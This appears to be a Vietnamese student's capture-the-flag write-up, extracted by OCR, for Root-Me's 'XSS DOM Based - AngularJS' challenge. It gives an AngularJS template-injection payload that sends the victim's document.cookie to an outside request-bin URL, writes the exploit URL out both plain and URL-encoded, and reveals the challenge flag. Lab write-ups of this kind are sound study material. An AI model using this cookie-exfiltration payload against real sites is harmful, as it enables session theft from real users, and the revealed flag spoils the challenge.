Lê Hoàng Phúc


20521763

NT213.N21.ANTN

Tên challenge : XSS DOM Based - AngularJS

Challenge Link : https://www.root-me.org/en/Challenges/Web-Client/XSS-DOM-Based-AngularJS

Thử payload : {{$on.constructor("alert(1)")()}} để xem có dùng xss được không :




Dùng payload :

https://eo356ja4tggljl0.m.pipedream.net

Kiểm tra thử payload sau có tải được không :


{{$on.constructor("document.location=\"https://eo356ja4tggljl0.m.pipedream.net?cookie=\"+document.cookie")()}}



Tương tự như XSS DOM Based – Introduction:


Payload : http://challenge01.root-me.org/web-client/ch35/index.php?name=';{{$on.constructor("document.location=\"https://eo356ja4tggljl0.m.pipedream.net?cookie=\"+document.cookie")()}}

Chuyển sang url encode : http://challenge01.root-me.org/web-client/ch35/index.php?name=%27%3B%7B%7B%24on.constructor%28%22document.location%3D%5C%22https%3A%2F%2Feo356ja4tggljl0.m.pipedream.net%3Fcookie%3D%5C%22%2Bdocument.cookie%22%29%28%29%7D%7D



Cụ thể payload này sẽ gửi request đến server với tham số name =’ gây lỗi nên sẽ redirect đến request bin của ra cùng với tham số cookie lấy từ server .

Flag : `rootme{@NGu1@R_J$_1$_C001}`


Root Me
Another angle
Author
Level
Validations
Note
Statement
Steal the admin's session cookie.
Start the challenge
1 related ressource(s)
https://www.w3schools.com/angular/ (www.w3schools.com)
Validation
Enter password
Send
Get help
You're blocked in a challenge ? Ask for help in the Web - Client section of the forum or on the IRC channel
442 visitors now
Offers
Chatbox

Time 35p